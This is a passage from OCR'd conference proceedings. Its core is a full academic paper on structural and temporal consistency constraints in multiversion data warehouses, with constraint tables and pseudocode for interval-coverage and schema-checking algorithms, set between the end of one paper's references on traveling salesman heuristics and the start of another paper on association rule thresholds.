[19] Chen, Y., Zhang, P.: Optimized annealing of traveling salesman problem from the *n*th-nearest-neighbor distribution, Physica A: Statistical Mechanics and its Applications, Volume 371, Issue 2, 15 November 2006

[20] Ghaziri, H., Osman, I.H.: A neural network algorithm for the traveling salesman problem with backhauls, Computers & Industrial Engineering, Volume 44, Issue 2, February 2003

[21] Créput, J.C., Koukam, A.: A memetic neural network for the Euclidean traveling salesman problem, Neurocomputing, Volume 72, Issues 4-6, January 2009

[22] Modares,A., Somhom, S., Enkawa, T.: A self-organizing neural network approach for multiple traveling salesman and vehicle routing problems, International Transactions in Operational Research, Volume 6, Issue 6, November 1999

[23] Majumdar, J., Bhunia, A.K.: Genetic algorithm for asymmetric traveling salesman problem with imprecise travel times, Journal of Computational and Applied Mathematics, Volume 235, Issue 9, 1 March 2011

[24] Albayrak, M., Allahverdi, N.: Development a new mutation operator to solve the Traveling Salesman Problem by aid of Genetic Algorithms, Expert Systems with Applications, Volume 38, Issue 3, March 2011

[25] Liu, Yu-Hsin: Different initial solution generators in genetic algorithms for solving the probabilistic traveling salesman problem, Applied Mathematics and Computation, Volume 216, Issue 1, 1 March 2010

[26] Chen, S.M., Chien, C.Y.: Parallelized genetic ant colony systems for solving the traveling salesman problem, Expert Systems with Applications, Volume 38, Issue 4, April 2011

[27] Ghafurian, S., Javadian, N.: An ant colony algorithm for solving fixed destination multi-depot multiple traveling salesmen problems Original Research Article Applied Soft Computing, Volume 11, Issue 1, January 2011

[28] http://community.stern.nyu.edu/om/faculty/pinedo/scheduling/shakhlevich/handout06.pdf [07.03.2012.]

Constraints to manage consistency in multiversion data warehouse

Ines Zouari Turki, Faiza Ghozzi Jedidi, Rafik Bouaziz
MIRACL Laboratory, ISIMS Technology Park, B.P. 242, Sakiet Ezzit, 3018 Sfax, Tunisia
Ines.Zouari@isimsf.rnu.tn, Faiza_Jedidi@yahoo.fr, Raf.Bouaziz@fsegs.rnu.tn

Abstract—**Defining structural constraints in multidimensional models is certainly a necessity to ensure the consistency of such models, especially the hierarchical structure of dimensions. This necessity increases when considering temporal and multiversion multidimensional models due to their temporal extension. Our proposed model for managing multiversion data warehouses (MV-DW) supports several structural and temporal constraints. In this paper, we enrich these constraints by the temporal fact-dimension dependency constraint which deals with relationship between fact and dimensions in a temporal context. Besides, schema and instance evolution operators can introduce inconsistencies in MV-DW schema and/or data. Such inconsistencies can be avoided by checking the defined MV-DW constraints. To this end, we define two classes of technical issues. The first one deals with algorithms that have to be run following to schema evolution operators to check the consistency of the changed DW schema. The second issue deals with triggers that have to cancel data propagation when detecting any instance constraint violation.**

I. INTRODUCTION

A Data Warehouse (DW) is a special database that stores information oriented to satisfy decision-making requests. The most popular architecture for DW is based on multidimensional data cubes [14], where the analysis subject (fact) is described by numerical measures and several dimensions, constituting analysis axes. A dimension is organized according to one or more hierarchies which organize levels from the finest level to the less detailed. Level instances are called dimension members (DMem)

Many changes can occur at the DW schema and instances. These changes may come from data source structures and their content changes; or from new analysis requirements expressed by users. Indeed, data sources are subject to several evolutions; customers can change their addresses, countries can be merged or partitioned, etc. Moreover, users can express new analysis requirements such as adding a new dimension or a new measure to a cube. In order to ensure the accurateness of analysis queries, it is necessary to take these evolutions into account and to reflect them correctly in the DW. Several issues often grouped under the term "temporal data warehousing" [11], have been proposed. Our issue consists in a multiversion DW (MV-DW) management system based on DW schema and instance versioning.

In order to ensure the consistency of the DW model, several Built-in constraints have to be defined, especially on the hierarchical structure of dimensions [15]. In [21], we have defined built-in MV-DW constraints that ensure the consistency of hierarchy structures in temporal context. In this paper, we propose temporal fact-dimension dependency constraint to ensure summarizability of measures according to dimension versions. Then, we propose technical issues to maintain the validity of the MV-DW constraints when performing evolution operators. We classify these issues in two classes depending on whether we perform a schema evolution operator or there is a propagation of instance evolution operator.

- The first one deals with checking MV-DW constraints after having performing schema evolution operators, e.g., Add_Level. Hence, specific algorithms have to be run to check if the changed DW schema still respect built-in constraints, e.g., up connectivity.

- The second one deals with checking MV-DW constraints during propagating instance evolutions in the DW, which are first detected from data sources, e.g., Split_Member [20]. Indeed, specific triggers should be used to ensure data consistency in the concerned DW.

The rest of this paper is organized as follows. Section 2 presents related work dealing with managing constraints in temporal DW. In section 3, we present basic principles of our MV-DW model, its formal expression and the evolution operators which it supports. In section 4, we introduce MV-DW dimensional and fact constraints. Section 5 deals with managing consistency in MV-DW through maintaining the validity of the defined constraints. Finally, section 6 concludes the paper.

II. RELATED WORK

Several approaches have been proposed to deal with schema and instance evolutions in DW [11]. They differ in several aspects. For instance, some of them allow tracking the history of DMem evolutions [4, 7]. Others ensure the registration of temporal versions for DW schema and instance components through an implicit or an explicit schema and data versioning [8, 5, 3, 10, 17, 18]. They include our own approach [19, 20, 21] based on a MV-DW management system.

Several integrity constraints have been defined in non temporal multidimensional model. Conceptual semantic constraints are defined in [6]. In [9], semantic constraints between dimension hierarchies (inter- and intra-dimension constraints) are defined. In [13], authors propose seven constraints which must be satisfied by dimension members (e.g., up connectivity, partitioning). From another side, several works focus on solving summarizability problems in complex multidimensional structures [16]. Authors of [13] deal with enriching hierarchy schema with dimension

constraints which allow inferring summarizability in heterogeneous dimensions. In this paper, we consider homogeneous dimensions with strict hierarchies as introduced in [14] or models in the first multidimensional normal form (1MNF) as presented in [15].

Some temporal multidimensional models integrate constraints. The temporal star schema proposed in [4] allows maintaining two integrity constraints: (i) *Self-Consistency*, that means that the timestamps of rows representing the same object must neither overlap others nor leave gaps, and (ii) *Referential Integrity*, that constitutes a temporal extension of the classic referential integrity between fact table and dimension tables. Abello et al. [1] define a bitemporal storage structure where each attribute is associated with transaction and validity timestamps including classic database integrity constraints (e.g., primary key). The COMET model proposed in [8] includes integrity constraints which have to check the consistency of the assignments between DW. In [17], DW schema version is extended by integrity constraints (e.g., primary key, null/not null) associated to level attributes and fact attributes. Besides, constraints dealing with valid time of real and alternative DW versions were proposed.

Most of the proposed temporal multidimensional models do not define integrity constraints. Only constraints that describe restriction on time-stamping intervals or conceptual constraints were defined in few models [8, 17].

III. MULTIVERSION DW SYSTEM

A. Basic principles

We define a time interval, denoted by $[t_1, t_2]$, as a set of consecutive equidistant time instants, where t_1 is the starting instant and t_2 is the ending instant [12]. Note that instant is a time unit of measurement. We propose to version DW through keeping versions for cubes, dimensions, levels and dimension members [19]. When we create or drop an attribute, we create a new level version. Besides, we time-stamp attribute values to keep track of their history. Each version of the versioned components is characterized by a number and an application time interval [ATs, ATe]. ATs (Application start Time) is the instant at which the administrator decides to bring into application this version. ATe (Application end Time) is the instant at which he decides to stop this application. The distance between two consecutive time instants of the application time interval, is adjusted to the granularity of time dimension in the DW. For each time point t, it is possible to determine the current DW version; it is constituted by the current version of each component of this DW. Note that several cube versions may share one dimension version and several versions of the same dimension may share the same level version. In order to re-affect measure values to another member version, our system supports transformation functions based on weight factors or specific queries [19].

B. Formal expression of Multiversion DW

- Illustrative example

We study here the water sale management cube inspired from the commercial activity of SONEDE (National Company of Water Exploitation and Distribution in Tunisia). As shown in Figure 1, this cube analyses the *Water Sales* fact relatively to the following dimensions: *Time*, *Water Use* and *Water Connection*. The latter is organized according to two hierarchies *H_Org* and *H_Kind*. *H_Org* describes the organizational unities of the company going from the water connection to the correspondent Regional Direction. *H_Kind* describes the brand and the kind of water meters relative to water connections.




Figure 1. Water sales management cube

- MV-DW schema components:

As we have introduced in former works [19, 21], the MV-DW schema components are DW, cubes, dimensions, hierarchies, attributes and levels. The versioned components, i.e. cubes, dimensions and levels are described through their versions as follows.

Cube version. A cube version CV_j is defined as follows: $CV_j = <C_ID, CV_j_Num, \mathcal{DV}_j, \mathcal{M}eas_j, ATs_j, ATe_j>$. CV_j_Num and $[ATs_j, ATe_j]$ are respectively the version number of CV_j and its application time interval. $\mathcal{DV}_j = \{(DV_k, ATs_k, ATe_k), \ldots\}$ is the set of dimension versions belonging to CV_j. $[ATs_k, ATe_k]$ is the time interval of the assignment of DV_k to CV_j. $\mathcal{M}eas_j$ is the set of measures of CV_j.

Dimension version. A dimension version DV_j is defined as follows: $DV_j = <D_ID, DV_j_Num, \mathcal{LV}_j, \mathcal{H}_j, ATs_j, ATe_j>$. DV_j_Num and $[ATs_j, ATe_j]$ are respectively the version number of DV_j and its application time interval. $\mathcal{LV}_j$ and $\mathcal{H}_j$ are respectively the set of level versions and the set of hierarchies belonging to DV_j. A hierarchy H_k is defined as follows $H_k = <H_k_ID, Order_k>$, where H_k_ID is the identifier of H_k. $Order_k = \{(L_lV_x, order_l), \ldots\}$ is a set of pairs describing the organization of levels belonging to H_k. L_lV_x is a level version belonging to H_k. its order in H_k is $order_l$.

The base level of a dimension version DV_j belongs to each hierarchy of DV_j having an order equal to 1.

Example:

The Dimension *Water Use* identified by *Wat_Use includes one dimension version* $Wat_Use\mathbf{V_1} = <Wat_Use, 1, \{Use\mathbf{V_1}, Use_Class\mathbf{V_1}\}, \{H_Use\}, 01\text{-}2000, \infty>$, where $Use\mathbf{V_1}$ and $Use_Class\mathbf{V_1}$ are versions of the respective levels: *Use* and *Use Class*. $Wat_Use\mathbf{V_1}$ contains a unique hierarchy *H_Use:* $<H_Use, \{(Use\mathbf{V_1}, 1), (Use_Class\mathbf{V_1}, 2)\}>$.

Level Version. A level version LV_j is defined as follows: $LV_j = <L_ID, LV_j_Num, \mathcal{A}_j, ATs_j, ATe_j>$, where LV_j_Num and $[ATs_j, ATe_j]$ are respectively the version number of LV_j and its application time interval. $\mathcal{A}_j$ is the set of attributes belonging to LV_j.

- MV-DW instance components

MV-DW instance components are members (DMem), described through their versions, member relationships, transformation functions and fact valorization functions. In the following we define member version and fact valorization function.

Member version. A DMem version MV_j is defined as follows: MV_j= <*M_ID*, MV_j*_Num*, *Key_Val*$_j$, *LV*, $\mathcal{V}al\mathcal{A}_j$, *ATs*$_j$, *ATe*$_j$>, where MV_j*_Num*, *Key_Val*$_j$, [*ATs*$_j$, *ATe*$_j$] are respectively the version number of MV_j, its key value, and its application time interval. *LV* is the level version to which MV_j is assigned. $\mathcal{V}al\mathcal{A}_j$ is a set of tuples describing the attribute values of MV_j. It is defined as follows: $\mathcal{V}al\mathcal{A}_j$ = {(*A*$_k$, *val*$_k$, *ATs*$_k$, *ATe*$_k$), …}, where A_k is an attribute and *val*$_k$ is its value according to MV_j during [*ATs*$_k$, *ATe*$_k$].

Fact valorization function. To each cube version CV_j, we define a fact valorization function which associates for each set of base DMem (instances of the base levels), a value for each measure belonging to CV_j. A fact value is a tuple of the fact table. It consists of a set of base DMem and the corresponding measure values.

Example: The fact valorization function of the cube version *WaterSaleManagement_V1* is defined as follows.

$\mathcal{F}actVal$: *Month, Connection, Use*→ *Dom (SoldWaterQtity)*.

C. Multiversion DW evolution operators

Our system supports schema, instance and nomenclature evolution operators.

Schema evolution operators include: adding a dimension to a cube, removing a dimension from a cube, adding a level to a dimension, removing a level from a dimension, adding an attribute to a level, removing an attribute from a level, adding measure to a cube and removing a measure from a cube.

Instance evolution operators include: inserting a DMem deleting a DMem, splitting a DMem into n new DMem, merging n DMem into a new DMem, updating a DMem, regrouping a DMem, connecting a DMem to a new parent DMem (instance of a new superlevel)

Nomenclature evolution operators deal with DMem key value changes. They include key value change, key value reassignment, disturbing DMem split, disturbing DMem reclassification, disturbing DMem merge and disturbing level removal.

Readers are referred to [19, 20] for more details about evolution operators.

IV. MV-DW CONSTRAINTS

In this section, we define dimensional and fact constraints allowing maintaining the consistency of our model.

A. Dimensional constraints

A summary of the dimensional constraints which we introduced in a former work [21] is presented in Table 1. We classify these constraints into two classes: "structural constraint" and "temporal and versioning constraints". Note that "ATI" refers to Application Time Interval.

TABLE I. MV-DW DIMENSIONAL CONSTRAINTS

	Constraint	Description
Structural constraints	No empty dimension version	For each time point *t* of the ATI of a dimension version *DV*, there is at least one level version *LV* (≠ *All*) assigned to *DV* and its ATI includes *t*.
	Up connectivity	For each time point *t* of a level version L_iV_x (≠ *All*), there is at least one level version L_jV_y that is parent of L_iV_x and its ATI contains *t*.
	Level acyclicity	For each time point *t* of the ATI of a level version L_iV_x, there is not any level version L_jV_y such that L_iV_x is parent and child of L_jV_y at the same time t.
	Connectivity	If there is a relationship $\mathcal{R}$ between two DMem versions M_iV_x and M_jV_y, for each time point t of the ATI of $\mathcal{R}$, it must be a hierarchy relationship between their respective level versions.
	Partitioning	For each time point t of the ATI of a DMem version M_iV_x other than *all*, corresponds one and only one DMem version M_jV_y among the DMem versions of each successor level version.
Temporal and versioning constraints	DimVers/LevVers assignment	If a level version *LV* is assigned to a dimension version *DV* through the hierarchy *H*, then the ATIs of *LV* and *DV* must overlap.
	LevVersion instances	If a DMem version *MV* is an instance of a level version *LV*, then the ATI of *MV* must be included in that of *LV*.
	DMemVersion relationship	If there is a relationship *MR* between two DMem versions then their ATIs must overlap and the overlap-resulting interval must include the application time interval of *MR*.
	Version disjointness	The ATIs of two different versions of the same DW component are not overlapping.
	Unique dimension for each hierarchy	A hierarchy can be part of several dimension versions which must belong to the same dimension.
	Unique level for each level attribute	An attribute can be part of several level versions which must be relative to the same level.

B. Fact constraints

Certainly dimensional constraints, dealing with careful definition of dimensions and their hierarchies, ensure summarizability in multidimensional models. Nevertheless, further constraints dealing with relationships between facts and dimensions are needed to ensure summarizability [16]. Table 2 presents a summary of the fact constraints that we introduced in [21].

TABLE II. MV-DW FACT CONSTRAINTS

	Constraint	Description
Struct. Const.	No empty cube version	At each time point *t* of the ATI of a cube version *CV*, there is at least one dimension version assigned to *CV* at *t*.
Temporal and versioning constraints	CubVers/dimVers assignment	If a dimension version *DV* is assigned to a cube version *CV* then the ATIs of *DV* and *CV* must overlap. The overlap-resulting interval constitutes the ATI of the assignment *CV_DV*.
	CubVers/dimVers assignment disjointness	At each time point t of its ATI, a cube version should not contain more than one version of the same dimension.
	Unique Cube for each measure	A measure can belong to many cube versions which must be relative to the same cube.

- **Temporal fact-dimension dependency constraint**

In [16], authors affirm that it is necessary to define a constraint related to the grain of the fact in such a way that every measure in the fact must be determined by all dimensions. Such constraint has been dealt with in [15] through the first multidimensional normal (1MNF). Indeed, 1MNF makes sure that the base levels of all dimensions of a cube form a key for every measure and implies that all measures are recorded with the same granularity. It is in this context that we define the temporal fact-dimension dependency constraint as an extension of the 1MNF in the temporal multiversion context.

Note that a fact value is implicitly time-stamped by the dimension Time. Assume that I_{fact} is the time-stamp interval of a given fact value F_{val}. We define the temporal fact-dimension dependency constraint as follows.

Temporal Fact-dimension dependency: At each time point of the time-stamp interval of a fact value, belonging to a cube version *CV*, each measure must be determined by base levels of all dimensions. This means that, the time-stamp I_{fact} of a fact value F_{val}, has to be included in the application time interval of each DMem version belonging to a given base member version set of *CV*.

Example: Assume that M_1V_1, M_2V_2 and M_3V_1 are DMem version, instance of the respective base level version *USE_V1*, *CONNECTION_V1* and *MONTH_V1*.

M_1= <*keyVal: 17, NumVers:1, …, ATs: 01-2010, ATe: ∞* >

M_2= <*keyVal: D33_83_58, Num_Vers: 2, …, ATs: 07-2011, ATe: ∞* >

M_3= <*keyVal: 05-2011, NumVers: 1, …, ATs: 01-2010, ATe: ∞*>

F_{val} is a fact value, such that F_{val}= (M_1, M_2, M_3, 350). "350" is the value of the SoldWaterQuantity measure. The timestamp interval of F_{val} is [*05-2011*, *06-2011*] (the quantum is the month). For this example, we remark that the temporal fact-dimension dependency constraint is violated since during the interval [*05-2011*, *06-2011*], the fact value is determined only by M_1 and M_3. However, in this case, the base member version set is (M_1, M_2, M_3).

C. Constraint Algorithms

We define a specific algorithm for each of the defined MV-DW constraint in order to explain how it will be implemented.

To manipulate time intervals in these algorithms, we use Allen operators, such as *overlaps* and *during* [2]. Besides, we use a specific function called *Cover_Interval*, which allows checking whether a given time interval *I* is covered by S, a set of elementary intervals (cf. Figure 2). This function returns the non covered sub interval of *I*. It uses the time interval parameter I_{merge} which constitutes the result of merging contiguous or overlapping elementary intervals of S (cf. Figure 3). Note that we mean by "*I is covered by a set of time intervals S*" that each time point of *I* belongs to at least one elementary interval of *S*.

We remind here that *t*1 is the starting instant of a time interval and *t*2 is its ending instant.




Figure 2. Cover_Interval function principles

Function *Cover_Interval*
Input : I: a time interval
S: a set of elementary intervals
Output : I_{res} : the non covered sub interval of I
Begin
if S is empty **then**
return I **end if**
Sort (S,n) // *Sort function allows to sort S according to t1*
I_{merge} ← S[1]
if I.t1 > I_{merge}.t1 **then**
I_{res}.t1 ← *I*.t1
I_{res}.t2 ← min(I_{merge}.t1, I.t2)
return I_{res} **end if**
return *recursive_check* (I_{merge}, I, S)
end

Function recursive_*check*
Input : I_{merge} , I : time interval
S: set of elementary intervals
Output : I_{res} : time interval // *the non covered sub interval of I*
Begin
if S is empty **then**
if I during I_{merge} or I equal I_{merge} **then** // *i.e., I is covered by* I_{merge}
return ∅
end if
I_{res}.t1 = I_{merge}.t2
I_{res}.t2 = I.t2
return I_{res}
end if
Y ← S[1] // *Y is a time interval*
if I during I_{merge} or I equal I_{merge} **then** // *i.e., I is covered by* I_{merge}
return ∅
end if
if I_{merge} before Y **then**
I_{res}.t1 ← I_{merge}.t2
I_{res}.t2 ← Y.t1
return I_{res}
end if
if I_{merge} meets Y or I_{merge} overlaps Y or I_{merge} starts Y **then**
I_{merge}.t2 ← Y.t2
end if
delete_first (S) // *this function deletes the first element of S*
return **recursive_*check*** (I_{merge}, I, S)
end

Figure 3. Algorithm of the "Cover Interval" function

By constraint of space, we present the algorithm of one constraint: *No empty cube version* (cf. Figure 4). Here, we show that the application time interval of a cube version *CV* must be totally covered by the application time intervals of the dimension versions assigned to *CV*. Hence, there is no time point t, belonging to the application time interval of *CV*, at which *CV* has no assigned dimension version.

```
Algorithm Check_NoEmpty_CubVers
Input: CV: Cube version
Output: I: Time interval // I ⊆ I_CV. During I, CV has not any assigned dimension version.
Variables: S[]: time interval array , n: integer
Begin
I_CV ← [CV.ATs, CV.ATe]
n ← 0
For each x in CV.getAssignedDimVers do
        n ← n+1
        S[n] ← [x.ATs, x.ATe]
End For
I ← Cover_Interval (I_CV, S, n)
return I   End
```

Figure 4. Algorithm of "No empty cube version" constraint

V. MANAGING CONSISTENCY IN MV-DW SYSTEM

In this section, we present technical issues to maintain the validity of the MV-DW constraints in our MV-DW system, *SysVersDW*. We classify these issues in two classes depending on whether there is a schema evolution operator or there is a propagation of instance evolution operator.

Figure 6 presents the framework that characterizes our approach to manage schema and instance evolutions in MV-DW. Using the ***schema evolution manager*** module the administrator defines schema evolution operators (e.g., ADD_LEVEL, ADD_DIMENSION). Then, the changed DW schema has to be checked. For this end, we propose to run a specific algorithm allowing to check the several MV-DW constraints concerned by the performed schema evolution operator. These algorithms are stored in ***DW Evolution Register*** and will be run by the ***executor module*** when the schema validity is checked.

To manage instance evolutions, we proposed a semi-automatic approach to detect simple and complex instance evolutions that occurred in data sources and propagate them in the MVDW [20]. Through the ***instance evolution manager***, the administrator specifies the evolution operation type (insert, split, etc.) and other information about the DMem concerned by this operation (dimension name, level name, etc.). He/She also choose from the set of change events (insert/update/delete record) provided by the ***detector***, those corresponding to the chosen evolution operation, as well as the necessary application times and transformation data (weight factors, queries, etc.) that will be defined for the transformations between the resulting DMem versions.

The ***Executor module*** allows propagating evolution actions in the MV-DW. Based on the evolution actions defined in the ***DW evolution register***, the *Executor* executes the suitable actions in MV-DW metadata. E.g., it adds new DMem versions, deletes others, etc. ***DW evolution register*** stores also triggers allowing checking automatically MV-DW constraints that are relevant to the detected DMem evolution operator. The violation of such constraints can be detected when the *Executor module* propagates selected change events in the DW and evolution actions in MV-DW metadata. In response to such constraint violation, specific triggers are executed on the corresponding DW tables and meta-tables to cancel the propagation of the DMem evolution and notify the DW administrator by the problem.

- **Example of checking schema evolution operator**

Let consider the *Adding Level* operator which adds a given level *L* to the dimension *D* under its current version DV_i, at the application time T. Let $\mathcal{HOrder}$, be the set of the orders of *L* in the hierarchies of DV_i. The effects of this operator at the schema level are:

- Historisation of DV_i, i. e. changing the value of its ATe to T-Q (Q is the temporal quantum)

- Creation of a new dimension version DV_{i+1} such that DV_{i+1}.ATs = *T*. This implies the creation of new hierarchies in DV_{i+1} to include *LV* according to the set $\mathcal{HOrder}$.

- If *LV* becomes the base level of DV_i, then historisation of the current versions of the cubes including DV_i and creation of a new version for each of them.

After executing the *Add_Level* operator, the algorithm ***Check_Add_Level*** should be run to check the consistency of the resulted DW schema (cf. Figure 5). This algorithm allows to validate essentially the following constraints.

- ***No Empty_Cube Version*****:** The violation of this constraint depends on *T*, the application time of the *Add_Level* operator. Indeed, the historisation of *DV* means fixing its ATe. This can result in an instant $t \in I$, at which *CV* has no assigned dimension. I is the application time interval of a cube version *CV* to which DV_i is assigned.

- ***Up_Connectivity*****:** This constraint is violated if the DW administrator specifies erroneous *orders* for *LV* in the hierarchies of DV_{i+1}. Besides, it can be violated due to the time application of the *Add_Level* operator. Indeed, this can result in having the child level versions of *LV* without parents during a time interval I.

- ***Level_Acyclicity:*** The violation of this constraint is due to the position of the added level *LV* in DV_{i+1} hierarchies. Indeed, the DW administrator can choose a level version *L'V* as parent of the added level *LV* according to the hierarchy H_1 of DV_{i+1}. Then he can choose the *L'V* as the child of *LV* in another hierarchy H_2 of DV_{i+1}.

```
Algorithm Check_Add_Level
Input: S_CV[]: array of cube versions containing all versions of the cube C, DV: Dimension version,
LV: Level version
Output:
Message: string // Message indicates the violated constraint name
Begin
For each CV in S_CV do
 I ← Check_NoEmpty_CubVers (CV)
 If I ≠ NULL then
    Message ← "Violation of the constraint No Empty Cube Version"
    Exit
End if    End For
I ← Check_Up_Connectivity (LV)
If I ≠ NULL then
  Message ← "Violation of the constraint Up Connectivity"
    Exit
End if
If Check_Level_Acyclicity (LV) is FALSE then
  Message ← "Violation of the constraint Level_Acyclicity"
  Exit   End if   End
```

Figure 5. The Check_Add_Level algorithm




Figure 6. Framework for managing schema and instance evolutions in MV-DW under constraints

VI. CONCLUSION

As in classic multidimensional model, temporal and multiversion one requires intra-dimension and inter-dimension constraints to ensure the consistency of its schema and data. Our multiversion data warehouse (MV-DW) model supports the versioning of schema components (cubes, dimensions, levels) and instance components (members). This model supports structural, temporal and versioning constraints allowing preserving its consistency. We have also defined a temporal fact-dimension dependency constraint that ensures the summarizability of measures according to dimension versions. Besides, we have proposed technical issues to maintain the validity of these constraints in our MV-DW model. Based on the defined MV-DW constraints, several algorithms have to be run after schema evolution operators to check the consistency of the resulting changed schema.

In the future, we consider defining specific constraints at the extract-transform-load (ETL) level, in the context of multiversion DW. It is about studying the consistency of the DW schema and data, not only when data is already loaded in the DW but also when data is selected and extracted from sources.

REFERENCES

[1] A. Abelló, C. Martin, "A Bi-temporal Storage Structure for a Corporate Data Warehouse," In Proc. of ICEIS Conf., France, pp. 177-183, 2003.

[2] J.F. Allen, "Maintaining knowledge about temporal intervals", In: Communications of the ACM, 26, 11, pp. 832-843, 1983.

[3] B. Bebel, J. Eder, C. Koncilia, T. Morzy, R. Wrembel, "Creation and Management of Versions in Multiversion Data Warehouse". In ACM Symposium on Applied Computing, Nicosia, Cyprus, pp. 717-723, 2004.

[4] R. Bliujute, S. Saltenis, G. Slivinskas, C. S. Jensen, "Systematic Change Management in Dimensional Data Warehousing". In Int. Baltic Workshop on Databases and Information Systems, Riga, Latvia, pp. 27-41, 1998.

[5] M. Body, M. Miquel, Y. Bédard, A. Tchounikine, "Handling Evolutions in Multidimensional Structures". In Proc. of ICDE Conf, Bangalore, India, pp. 581–591, 2003.

[6] F. Carpani, R. Ruggia, "An Integrity Constraints Language for a Conceptual Multidimensional Data Model". In Proc. of SEKE Conf., Argentina, 2001.

[7] J. Eder, C. Koncilia. "Changes of Dimension Data in Temporal Data Warehouses". In Proc. of *DaWaK* Conf., Germany, pp. 284-293, 2001.

[8] J. Eder, C. Koncilia, T. Morzy, "The COMET Metamodel for a Temporal Data Warehouse". In Proc. of CAISE Conf., Canada, pp. 83-99, 2002.

[9] F. Ghozzi, F. Ravat, O. Teste, G. Zurfluh, "Constraints and Multidimensional Databases". In Proc. of ICEIS Conf., Angers, France, pp. 104-111, 2003.

[10] M. Golfarelli, J. Lechtenborger, G. Rizzi, G. Vossen. "Schema Versioning in Data Warehouses : Enabling Cross-Version Querying via Schema Augmentation". In *DKE*, 59(2), pp. 435–459, 2006.

[11] M. Golfarelli, S. Rizzi, 2009. "A Survey on Temporal Data Warehousing". *Journal IJDWM*, 5(1), pp. 1-17, 2009.

[12] H. Gregersen, C.S. Jensen, "Temporal Entity-Relationship Models - A Survey". *IEEE Trans. Knowl. Data Eng,* 11(3), pp. 464-497, 1999.

[13] C.A. Hurtado, A.O. Mendelzon, "OLAP Dimension Constraints". In *ACM SIGACT-SIGMOD-SIGART Symposium on Principles of Database Systems*, Madison, USA, pp. 169-179, 2002.

[14] R. Kimball, "The Data Warehouse Toolkit". J. Wiley and Sons, 1996.

[15] J. Lechtenbörger, G. Vossen, "Multidimensional normal forms for data warehouse design". Inf. Syst. 28(5), pp. 415-434, 2003.

[16] J. N. Mazon, J. Lechtenborger, J. Trujillo, "A Survey on Summarizability Issues in Multidimensional Modelling". *Journal DKE*, 68 (12), pp. 1452-1469, 2009.

[17] R. Wrembel, B. Bebel, "Metadata Management in a Multiversion Data Warehouse". *Journal JODS*, 8, LNCS 4380, pp. 118-157, 2007.

[18] R. Wrembel, "On Handling the Evolution of External Data Sources in a Data Warehouse Architecture". In "*Integrations of Data Warehousing, Data Mining and Database Technologies: Innovative Approaches* », IGI Global, pp. 106-147, 2011.

[19] I. Zouari, F. Ghozzi, R. Bouaziz, "New Evolution Operators for Multiversion Data Warehouse". In Proc. of MIPRO BIS Conf, pp. 175-180, 2009.

[20] I. Zouari, H. Boukhriss, F. Ghozzi, R. Bouaziz, "Detection and Propagation of Complex Evolutions in Multiversion Data Warehouse". Workshop MEDWa co-located with ADBIS, Riga, Latvia, pp. 266-274, 2009.

[21] I. Zouari, F. Ghozzi, R. Bouaziz, "Multiversion Data Warehouse Constraints". In Proc. of DOLAP Conf., Toronto, Canada, pp.11-18, 2010.

The impact of threshold parameters in transactional data analysis

M. Vranić, D. Pintar and M. Banek
University of Zagreb
Faculty of Electrical Engineering and Computing
Zagreb, Croatia
E-mail address: {mihaela.vranic, damir.pintar, marko.banek}@fer.hr

Abstract - Today's information systems store large quantities of transactional data which may contain valuable but hidden information. Association rules generation is a method developed for analysis of this type of data. This method is however very resource-intensive. Both the execution time and the final model highly depend on threshold parameters set by the analysts. In this paper we analyze the impact of the minimal support parameter on the number of closed frequent itemsets discovered for various datasets. The analysis is conducted on referential datasets as well as real-life datasets which classify transactional elements in categories organized in hierarchical manner. Datasets that are not originally transactional can be transformed into a transactional form. They exhibit somewhat different relations between the minimal support parameter and the number of discovered closed frequent itemsets. Findings presented in this paper can serve as guidance in setting up support as the most important parameter affecting the final execution time. In order to analyze data characteristics from another perspective, we also present how varying confidence, lift and support can affect the number of formed association rules containing two elements.

I. INTRODUCTION

